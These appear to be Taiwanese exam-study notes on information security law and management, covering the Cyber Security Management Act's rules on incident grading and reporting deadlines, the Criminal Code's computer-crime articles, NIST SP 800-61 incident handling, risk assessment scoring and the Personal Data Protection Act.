(參考資料：達文西個資暨高科技法律事務所葉奇鑫所長)

- 資通安全法施行細則委託機關之適任性查核

受託業務涉及國家機密者，執行受託業務之相關人員應接受適任性查核，並依國家機密保護法之規定，管制其出境。

稽核改善報告	曾犯洩密罪，或於動員戡亂時期終止後，犯內亂罪、外患罪，經判刑確定，或通緝有案尚未結案
(第四條)	曾任公務員，因違反相關安全保密規定受懲戒或記過以上行政懲處
	曾受到外國政府、大陸地區、香港或澳門政府之利誘、脅迫，從事不利國家安全或重大利益情事
	其他與國家機密保護相關之具體項目

- 資通安全法施行細則資通安全維護計畫

資通安全	核心業務及其重要性
維護計畫	資通安全政策及目標
(第六條)	資通安全推動組織

	專責人力及經費之配置
	公務機關資通安全長之配置
	資通系統及資訊之盤點，並標示核心資通系統及相關資產
	資通安全風險評估
	資通安全防護及控制措施
	資通安全事件通報、應變及演練相關機制
	資通安全情資之評估及因應機制
	資通系統或服務委外辦理之管理措施
	公務機關所屬人員辦理業務涉及資通安全事項之考核機制
	資通安全維護計畫與實施情形之持續精進及績效管理機制
●	資通安全法施行細則改善報告內容要求
稽核改善	缺失或待改善之項目及內容
報告	發生原因
(第三條)	為改正缺失或補強待改善項目所採取管理、技術、人力或資源等層面之措施
	前款措施之預定完成時程及執行進度之追蹤方式
事件調查	事件發生或知悉其發生、完成損害控制或復原作業之時間
處理改善	事件影響之範圍及損害評估
報告	損害控制及復原作業之歷程
(第八條)	事件調查及處理作業之歷程
	事件根因分析
	為防範類似事件再次發生所採取之管理、技術、人力或資源等層面之措施
	前款措施之預定完成時程及成效追蹤機制
●	資通安全法施行細則核心業務及核心資通系統定義
核心業務	公務機關依其組織法規，足認該業務為機關核心權責所在
定義	公營事業及政府捐助之財團法人之主要服務或功能
(第七條)	各機關維運、提供關鍵基礎設施所必要之業務
	各機關依資通安全責任等級分級辦法第四條第一款至第五款或第五條第一款至第五款涉及之業務(A 級和 B 級)
核心資通	前條第一項第六款所稱核心資通系統，指支持核心業務持續運作必要之
系統	系統，或依資通安全責任等級分級辦法附表九資通系統防護需求分級原
(第七條)	則之規定，判定其防護需求等級為高者。
●	資通安全責任等級分級辦法
等級	描述

A 級	涉及國家機密、外交、國防、安全、全國性服務、個資、關鍵基礎設施、公立醫學中心(全國性)
B 級	涉及區域性服務、個資、國家核心科技、區域性基礎設施、公立區域醫院(區域或地區性)
C 級	維運自行或委外設置、開發之資通系統者 (註：自行或委外設置之資通系統是指有權限區分及管理功能，例如：目錄服務系統或電子郵件系統)(有管理系統)
D 級	自行辦理資通業務，未自行或委外開發資通系統者(無管理系統，僅使用)
E 級	無資通系統，或全部業務由上級機關代管(無資通系統)

- 主管機關應每二年核定自身資通安全責任等級，新設或職務調整機關於一個月內辦理等級變更，機關可依資通安全責任等級分級辦法第 10 條，彈性調整各機關之等級，惟應敘明調整之理由。
- 資通安全事件通報及應變辦法

	機密性 資訊洩漏		完整性 資訊/資通系統遭竄改		可用性 業務/資通系統運作遭中斷	
	資訊性質	影響程度	業務資訊/資通系統	影響程度	業務/資通系統	可否於容忍時間內回復
1 級	非核心業務	輕微	非核心	輕微	非核心	可
	非核心業務	嚴重	非核心	嚴重	非核心	否
2 級	核心業務(未涉及CI維運)	輕微	核心(未涉及CI維運)	輕微	核心(未涉及CI維運)	可
	核心業務(未涉及CI維運)	嚴重	核心(未涉及CI維運)	嚴重	核心(未涉及CI維運)	否
3 級	核心業務(涉及CI維運)	輕微	核心(涉及CI維運)	輕微	核心(涉及CI維運)	可
	一般公務機密 敏感性資訊	輕微	-	-	-	-
4 級	核心業務(涉及CI維運)	嚴重	核心(涉及CI維運)	嚴重	核心(涉及CI維運)	否
	一般公務機密 敏感性資訊	嚴重	一般公務機密 敏感性資訊	嚴重	-	-
	國家機密	-	國家機密	-	-	-

依CIA認定出的事件等級有三種，取等級最大者為該資安事件等級

	1級	2級	3級	4級
機密性				
完整性				
可用性				

案例：發現機關某網站遭駭客入侵，駭客下載了部分使用者的資料，且發現部分使用者用餐習慣資料被異動。

系統為非核心資訊系統，遭駭客下載的資料為部分使用者之姓名及聯絡電話，機密性屬3級事件；部分使用者用餐習慣資料由葷食改為素食，完整性屬1級事件；但網站並未癱瘓無法使用，可用性屬0級，故本事件為3級資安事件。

(資料來源：<https://elearn.hrd.gov.tw/info/10036419>，國家資通安全研究院呂工程師思瑩)

		資安事件影響等級				
		評估類型	1級事件	2級事件	3級事件	4級事件
機密性	資訊遭洩漏類型	非核心業務	輕微洩漏	嚴重洩漏		
		未涉及 關鍵基礎和設施		或輕微洩漏	嚴重洩漏	
		涉及 與維運核心業務			或輕微洩漏	嚴重洩漏
		一般公務機敏資訊			或輕微洩漏	或嚴重洩漏
		國家機密				或洩漏
完整性	資訊或資通系統遭竄改情形	非核心業務	輕微竄改	嚴重竄改		
		未涉及 關鍵基礎和設施		或輕微竄改	嚴重竄改	
		涉及 與維運核心業務			或輕微竄改	嚴重竄改
		一般公務機敏資訊			或輕微竄改	或嚴重竄改
		國家機密				或竄改
可用性	遭影響或系統停頓，是否可容忍中斷時間(MTPD)內回復正常	非核心業務運作	可容忍 MTPD	不可容忍 MTPD		
		未涉及 關鍵基礎和設施		或可容忍 MTPD	不可容忍 MTPD	
		涉及 與維運核心業務			或可容忍 MTPD	不可容忍 MTPD

(肯伊提供)

事件等級 (越往下 越嚴重)	嚴重程度	通報時 間	完成審核 上級或監督單位	應變處置 (知悉事 件)	結報 (提交調 查、處理級 改善報告)
第一級	非核心系統 (輕微)	1 小時	8 小時	72 小時	1 個月
第二級	非核心系統 (嚴重) 核心非 CI (輕微)	1 小時	8 小時	72 小時	1 個月
第三級	核心非 CI	1 小時	2 小時	36 小時	1 個月

	(嚴重)	
	機密或核心或 CI	
	(輕微)	
第四級	機密或核心或 CI	1 小時
	(嚴重)	2 小時
		36 小時
		1 個月

(參考資料：魏老師、肯伊)


- 知悉就是知道的意思，比方說半夜系統被攻擊，早上 9 點發現才算知悉。

資安事件通報逾時案例



口通報逾時案例 (知悉1小時)

A機關111年2月16日8時通知其所屬B機關，A機關所管FB社團遭人張貼販賣老人慰問金個人資料的貼文，B機關雖有向警察機關報案，但卻遲至111年3月1日15時15分始通報3級資安事件，逾時13天6時15分



(資料來源：111 年第 1 次政府資通安全防護巡迴研討會)

- 重大資通安全事件，指第三級及第四級資通安全事件。
- 每半年辦理一次社交工程演練；每年辦理一次資通安全事件通報及應變演練。
- 資通安全事件通報及應變辦法資通安全事件之通報內容


資通安全 事件之通 報內容 (第三條)	發生機關 發生或知悉時間 狀況之描述 等級之評估 因應事件所採取之措施
------------------------------	---

外部支援需求評估

其他相關事項

● 資通安全事件通報及應變辦法資通安全事件之通報和應變作業規範

資通安全事 件之通報作 業規範 (第九條) (第十五條)	判定事件等級之流程及權責 事件之影響範圍、損害程度及機關因應能力之評估 資通安全事件之內部通報流程 通知受資通安全事件影響之其他機關之方式 前四款事項之演練 資通安全事件通報窗口及聯繫方式 其他資通安全事件通報相關事項
資通安全事 件之應變作 業規範 (第十條) (第十六條)	應變小組之組織 事件發生前之演練作業 事件發生時之損害控制，及向中央目的事業主管機關請求技術支援或 其他必要協助之機制(只有非特定公務機關有) 事件發生後之復原、鑑識、調查及改善機制 事件相關紀錄之保全 其他資通安全事件應變相關事項



(資料來源：數位發展部資通安全署)

1.41 資安相關法律

- 第三十六章 妨害電腦使用罪
- 第358條

無故輸入他人帳號密碼、破解使用電腦之保護措施或利用電腦系統之漏洞，而入侵他人之電腦或其相關設備者，處三年以下有期徒刑、拘役或科或併科三十萬元以下罰金。

- 第359條

無故取得、刪除或變更他人電腦或其相關設備之電磁紀錄，致生損害於公眾或他人者，處五年以下有期徒刑、拘役或科或併科六十萬元以下罰金。

- 第360條

無故以電腦程式或其他電磁方式干擾他人電腦或其相關設備，致生損害於公眾或他人者，處三年以下有期徒刑、拘役或科或併科三十萬元以下罰金。

- 第361條

對於公務機關之電腦或其相關設備犯前三條之罪者，加重其刑至二分之一。

- 第362條

製作專供犯本章之罪之電腦程式，而供自己或他人犯本章之罪，致生損害於公眾或他人者，處五年以下有期徒刑、拘役或科或併科六十萬元以下罰金。

- 第363條

第三百五十八條至第三百六十條之罪，須告訴乃論。


1.42 智慧財產權(著作權、專利權、商標權和商業秘密)

智慧財產權(著作權、專利權、商標權和商業秘密)

特徵	著作權	專利權	商標權	營業秘密
定義	保護文學、藝術、科學等創作	保護具有產業利用性的技術發明	保護區別商品或服務來源的標識	符合以下必要條件的資訊： 1.非公眾所知悉 2.具經濟價值 3.已採取合理保密措施
保護對象	文學、音樂、視覺藝術、電腦程式等	1.發明專利：新穎、進步的技術發明 2.新型專利：物品形狀、構造創作 3.設計專利：物品的形狀、花紋、色彩創作	文字、圖形、記號、顏色、聲音、立體形狀等	方法、技術、製程、配方、程式、設計等
權利內容	重製、公開播送、公開傳輸、改作、編輯、出租等	專屬製造、販賣、使用該發明	專屬使用於指定商品或服務	禁止他人不正當取得、使用或洩漏
保護期限	作者終身加死後 50 年	發明專利 20 年 新型專利 10 年 設計專利 15 年	10 年，可無限次續展	保密措施有效且資訊未公開
取得方式	自動取得，創作完成即享有	需向智慧財產局申請並獲准	需向智慧財產局申請並獲准	符合法定要件即受保護
資安重點	防止未授權複製、散布、下載	保護專利文件、圖紙機密性	防止商標數位仿冒、網路濫用	實施嚴格資訊存取控制、加密、保密協議

注意：肖像權不屬於智慧財產權，而是屬於隱私權和人格權範疇。

1.43 資安事件處理生命週期



(資料來源：NIST 800-61)

NIST SP 800-61 資安事故處理指引中，事故處置生命週期包含四個主要步驟，每個步驟都有其重要性與對應的行動：

- 準備(Preparation)：

目的：在事故發生前建立完善的應變能力與資源。

行動：

- 制定資安事故應變計畫、流程與通報機制。
- 建立資安事故處理團隊，定義角色與責任。
- 準備應變工具與資源，例如鑑識工具、備份系統等。
- 定期進行演練，確保團隊熟悉應變程序。
- 持續關注威脅情報，了解最新的攻擊手法與趨勢。

- 偵測與分析(Detection and Analysis)：

目的：及時發現潛在的資安事故並分析其影響範圍。

行動：

- 部署入侵偵測系統 (IDS) 與入侵防禦系統 (IPS)。
 - 收集並分析系統日誌、網路流量等資訊。
 - 監控異常活動，例如不尋常的登入行為、資料外洩等。
 - 驗證警報的真實性，避免誤判。
 - 判斷事故的嚴重程度與影響範圍。
-
- 遏制、根除與復原(Containment, Eradication, and Recovery)：
 - 目的：限制事故的擴散，移除威脅並恢復受影響的系統。
 - 行動：
 - 隔離受感染的系統，防止惡意軟體擴散。
 - 移除惡意程式、修補漏洞、強化系統安全。
 - 從備份中還原資料，確保資料完整性。
 - 逐步恢復受影響的服務，並監控其運作狀況。
-
- 事後檢討(Post-Incident Activity)：
 - 目的：從事故中學習，改進應變能力與預防未來事故發生。
 - 行動：
 - 撰寫事故報告，記錄事故細節、處理過程與結果。
 - 分析事故原因，找出根本原因(Root Cause)。
 - 檢討應變計畫與流程，找出改進的空間。
 - 更新安全政策與程序，強化資安防護。
 - 與相關人員分享經驗教訓，提高整體資安意識。
-
- 根據 TWCERT/CC 發布《[企業資安事件應變處理指南](#)》
- 事前應變：

- 資安工具準備
- 資安事件分類分級
- 訂定資安事件紀錄表
- 資通系統分級
- 設立專責資安聯絡人員
- 規劃專業資安教育訓練
- 規劃資安健檢
- 建立情資交換與通報管道


事中準備：

- 資安事件偵測與分析
- 保存數位證據
- 資安事件應變與處理
- 通知利害關係人

事後改善：

- 檢討目前的資安管理制度是否需調整
- 檢視目前的事件處理程序是否合宜
- 資安事件情資分享
- 檢視其他主機、系統、設備
- 檢討防護設備是否足夠

1.44 資通系統風險評鑑



(資料來源：CNS27005、[博創資訊訓練教材](#))

以下參考資料為：

行政院及所屬各機關風險管理及危機處理作業手冊

[中興大學-ISMS 優先落實執行策略 - B003 風險評鑑管理](#)

[魏銷志博士 金融資安風險管理投影片](#)

- 全景建立 (Context Establishment)
 - 為提供風險管理(含內部控制)所需之基礎資料，並確定所涵蓋範圍，包含外部因素和內部因素和滿足關注方的期待。
- 風險評鑑 (Risk Assessment)
 - 風險識別 (Risk Identification)

- ◆ 目的是為了做資產盤點，確認現有控制措施，決定可能發生的潛在損失。
- ◆ 資產盤點清冊裡面可包含人員、文件、軟體、通訊設備、硬體、資料、環境和風險擁有者，目的是為了找到資訊資產價值。
- ◆ 資訊資產價值 = 機密性等級 + 完整性等級 + 可用性等級 + 個資機敏權重等級。

機密性評分等級及說明	完整性評分等級及說明	可用性評分等級及說明	個資機敏權重等級及說明
0 該資訊資產無機密性需求。	0 該資訊資產本身完整性要求極低。	0 該資訊資產可容許失效3個工作天以上。	0 該資訊資產無涉及個資及機敏資料。
1 該資訊資產提供企業內部人員或授權之單位及人員使用。	1 該資訊資產本身具有完整性要求，當完整性遭受破壞時，不會對組織造成傷害。	1 該資訊資產可容許失效8個工作小時以上，3個工作天以下。	1 該資訊資產有涉及機關內部機敏資料。
2 該資訊資產提供組織內部相關業務承辦人員及其主管，或被授權之單位及人員使用。	2 該資訊資產具有完整性要求，當完整性遭受破壞時會對組織造成傷害，但不至於太嚴重。	2 該資訊資產可容許失效4個工作小時以上，8工作小時以下。	2 該資訊資產有涉及個人隱私資料。
3 該資訊資所包含資訊為組織或法律所規範的機密資訊。	3 該資訊資產具有完整性要求，當完整性遭受破壞時會對組織造成傷害，甚至造成業務終止。	3 該資訊資產僅容許失效4個工作小時以下。	3 該資訊資產有涉及個人隱私及機關內部機敏資料。

■ 風險分析 (Risk Analysis)

- ◆ 辨識出之各項風險，目的是為了找到資訊資產風險值，決定風險的等級。
- ◆ 風險分析的方法論：定性、定量及混合型。
- ◆ 資訊資產風險值 = (資訊資產價值 × (威脅發生可能性 × 脆弱性利用難易度)) + 風險值積分。

威脅評分等級及說明

威脅來源缺乏動機而且能力不足
1 防制脆弱性被利用的安全對策有效 不太可能發生 (沒有發生過，但是有發生的可能)
威脅來源缺乏動機且能力不足
2 防制脆弱性被利用的安全對策有效 發生頻率低 (平均每年發生的次數不到2次)
威脅來源有動機也有能力
3 防制脆弱性被利用的安全對策有效 有可能發生 (平均每季都可能發生一次以上，或平均每月人為阻止事件或威脅發生2~3次。)
威脅來源有強烈的動機與足夠的能力
4 防制脆弱性被利用的安全對策無效 時常發生 (平均每月都可能發生一次以上，或平均每月人為阻止事件或威脅發生超過4次。)
威脅來源有強烈的動機與足夠的能力
5 防制脆弱性被利用的安全對策無效 發生頻率非常高 (平均每週都可能發生一次以上)

弱點評分等級及說明

脆弱點很難被利用，僅限深入瞭解脆弱點技術，並於特定條件或環境下方能利用脆弱點。
必須運用特殊的方法才能利用脆弱點進行攻擊
1 威脅來源必須花費長時間(可能需一個月以上)的資料蒐集，突破各層防護，才能接觸到關鍵資訊。 攻擊成功可能要1~數個月 攻擊成功不會損害資訊資產價值，或是受到損害後能立即回復。 脆弱點被利用的難度中度，具備瞭解脆弱點技術知識，方能利用脆弱點。 不需用特殊的方法就能利用脆弱點進行攻擊
2 已實施保護的機制，威脅來源必須花費一段時間(可能是數天)進行資料蒐集接觸到關鍵資訊。 攻擊成功可能是數天以上 攻擊成功導致資訊資產價值受到損害，且無法立即回復。 脆弱點很容易被利用，任何人不需具備任何能力均能有意或無意的利用脆弱點。 利用簡易的方法就能利用脆弱點進行攻擊
3 未實施保護或保護機制無效，威脅來源於短期內即可攻擊成功。 攻擊成功可能是一天內到數天 攻擊成功導致資訊資產價值受到嚴重損害，影響或中斷資產相關業務運作，或導致資訊資產消失無法復原。


風險積分值 (當年度發生的資訊安全事件納入評分進行滾動式檢討調升風險值)

0	非人為的低風險事件
10	如：網路斷線、機房淹水、冷氣損壞、UPS 電池異常等
20	非人為的伺服器或軟體異常事件 如：硬碟損壞、線上伺服器損壞、線上伺服器中毒、伺服器作業系統異常等
30	人為的資訊安全事件 如：盜竊公司機密檔案、蓄意破壞伺服器設備、蓄意散撥具個資私人資料等

■ 風險評估 (Risk Evaluation)

- ◆ 針對辨識出之各項風險，篩選出重要風險，進而決定風險處理的先後順序。

- ◆ 總風險值 = 資訊資產風險值 + 風險值積分
- ◆ 高階主管授權決定可接受風險。例如：高風險低於可接受風險中因此就要進入風險處理。



風險等級對照	
1	總風險值區間範圍為1~30，風險等級為「低」。
31	總風險值區間範圍為31~80，風險等級為「中」。
81	總風險值區間範圍為81以上，風險等級為「高」。

- 風險處理 (Risk Treatment)：包含以下四種方式。
 - 風險修改 (Risk Modification)
 - ◆ 又稱為風險緩解(Risk Mitigation)，依據風險評估結果，研議及採取適當內部控制或其他機制者，應採取適當對策，以降低風險發生之可能性及影響程度。
 - 風險保留 (Risk Retention)
 - ◆ 又稱為風險接受(Risk Acceptance)，風險低，在可容忍範圍內，予以容忍，得不做處理，或是處理風險的成本太高，沒有進一步行動而保留風險的決策。
 - 風險避免 (Risk Avoidance)
 - ◆ 風險在可容忍範圍外，處理成本高於利益時，採取不涉入或退出風險(例如禁止衍生性金融商品投資、禁止機密資料連網等)。
 - 風險分擔 (Risk Sharing)
 - ◆ 又稱為風險轉移(Risk Transfer)，藉由其他團體承擔或分擔部分風險，降

低風險對機關之影響程度(例如購買保險、業務委外等)。

- 風險接受(Risk Acceptance)：
 - 經過風險處理之後，看殘餘風險是否有降為可接受風險，否則需要再進行一次風險評鑑。
- 風險監視及審查 (Monitoring and Review)
 - 為監督風險管理(含內部控制)過程進行狀況，並不斷檢討改進。
- 風險溝通及諮詢 (Communication and Consultation)
 - 為確保機關全體人員及利害關係人均能瞭解風險與支持風險對策，且資訊能於機關內、外部間有效傳遞，以落實風險管理(含內部控制)職責，並提升外界對機關之信任。

1.45 個人資料保護法

- 個人資料：指自然人之姓名、出生年月日、國民身分證統一編號、護照號碼、特徵、指紋、婚姻、家庭、教育、職業、病歷、醫療、基因、性生活、健康檢查、犯罪前科、聯絡方式、財務情況、社會活動及其他得以直接或間接方式識別該個人之資料。(直接識別自然人之姓名、國民身分證統一編號、護照號碼、指紋，其他都是間接識別)(間接識別在個人資料保護法施行細則第三條定義為與其他資料對照、組合、連結始能識別)(考試有考出生年月日為間接識別個人資料)
- 特種個資：病歷、醫療、基因、性生活、健康檢查及犯罪前科之個人資料，非例外不得蒐集、處理或利用。(考試有考基因、指紋和犯罪前科為特種個資)
- 個人資料檔案：指依系統建立而得以自動化機器或其他非自動化方式檢索、整理之個人資料之集合。
- 蒐集：指以任何方式取得個人資料。(考試有考指以特定方式取得個人資料為錯誤)
- 處理：指為建立或利用個人資料檔案所為資料之記錄、輸入、儲存、編輯、更正、複製、檢索、刪除、輸出、連結或內部傳送。

- 利用：指將蒐集之個人資料為處理以外之使用。
- 根據個人資料保護法第 1 條第，為規範個人資料之蒐集、處理及利用，以避免人格權受侵害，並促進個人資料之合理利用，特制定本法(考試有考陌生推銷壽險傳單不是個人資料保法的範圍，因為非個人資料蒐集、處理和利用行為。)
- 根據個人資料保護法第 6 條第 3 款，當事人自行公開或其他已合法公開之個人資料，算例外事項。(考試有考公司因公務需要公司地址、公開電子郵件信箱和員工編號，或是民意代表選舉公報上的資料因為已公開不視為個資。)
- 根據個人資料保護法第 28 條第 3 項，被害人不易或不能證明其實際損害額時，得請求法院依侵害情節，以每人每一事件新臺幣五百元以上二萬元以下計算。(有考金額)
- 根據個人資料保護法第 8 條第 1 項，公務機關或非公務機關依第十五條或第十九條規定向當事人蒐集個人資料時，應明確告知當事人下列事項：(考試有考個人資料儲存方式和個人資料數量，不在此列)(考試有考書面告知當事人，但本條並未要求必須以書面形式告知。根據個人資料保護法施行細則第 16 條，告知方式得以言詞、書面、電話、簡訊、電子郵件、傳真、電子文件或其他足以使當事人知悉或可得知悉之方式為之。)
 - 一、公務機關或非公務機關名稱。
 - 二、蒐集之目的。
 - 三、個人資料之類別。
 - 四、個人資料利用之期間、地區、對象及方式。
 - 五、當事人依第三條規定得行使之權利及方式。
 - 六、當事人得自由選擇提供個人資料時，不提供將對其權益之影響。
- 根據個人資料保護法第 3 條，當事人就其個人資料依本法規定行使之下列權利，不得預先拋棄或以特約限制之：(考試有考請求永久保留不是權力)
 - 一、查詢或請求閱覽。

二、請求製給複製本。(考試有考請求製給複製本是什麼？答案是請求製給複製本)(考試有考請求公開或製給複製本為錯誤選項，無公開)

三、請求補充或更正。

四、請求停止蒐集、處理或利用。

五、請求刪除。

- 根據個人資料保護法施行細則第 17 條，本法第六條第一項但書第四款、第九條第二項第四款、第十六條但書第五款、第十九條第一項第四款及第二十條第一項但書第五款所稱無從識別特定當事人，指個人資料以代碼、匿名、隱藏部分資料或其他方式，無從辨識該特定個人者。(考試有考將姓名改成陳○○，為去識別化)
- 根據個人資料保護法第 44 條，公務員假借職務上之權力、機會或方法，犯本章之罪者，加重其刑至二分之一。(考試有考公務員加重加重其刑至二分之一)
- 根據個人資料保護法第 11 條第 3 項，個人資料蒐集之特定目的消失或期限屆滿時，應主動或依當事人之請求，刪除、停止處理或利用該個人資料。但因執行職務或業務所必須或經當事人書面同意者，不在此限。(考試有考應主動停止蒐集該個人資料為錯誤選項)
- 根據個人資料保護法施行細則第 12 條第二項，前項所稱適當安全維護措施得包括下列事項，並以與所欲達成之個人資料保護目的間，具有適當比例為原則：(有考導入 ISO 管理架構不是)

一、配置管理之人員及相當資源。

二、界定個人資料之範圍。

三、個人資料之風險評估及管理機制。

四、事故之預防、通報及應變機制。

五、個人資料蒐集、處理及利用之內部管理程序。

六、資料安全管理及人員管理。

七、認知宣導及教育訓練。

八、設備安全管理。

九、資料安全稽核機制。

十、使用紀錄、軌跡資料及證據保存。

十一、個人資料安全維護之整體持續改善。

- 根據個人資料保護法第 13 條補充第 10 條規定，公務機關或非公務機關受理當事人依第十條規定之請求，應於十五日內，為准駁之決定；必要時，得予延長，延長之期間不得逾十五日，並應將其原因以書面通知請求人。所以總共不得超過 30 天。(考試有考錯誤選項，當事人請求閱覽其個人資料，公司於 45 天後告知不予以同意，行為違反個人資料保護法之規定)

1.46 Syslog 和 RFC 5424 分類和實際用途

- 請參考網路筆記

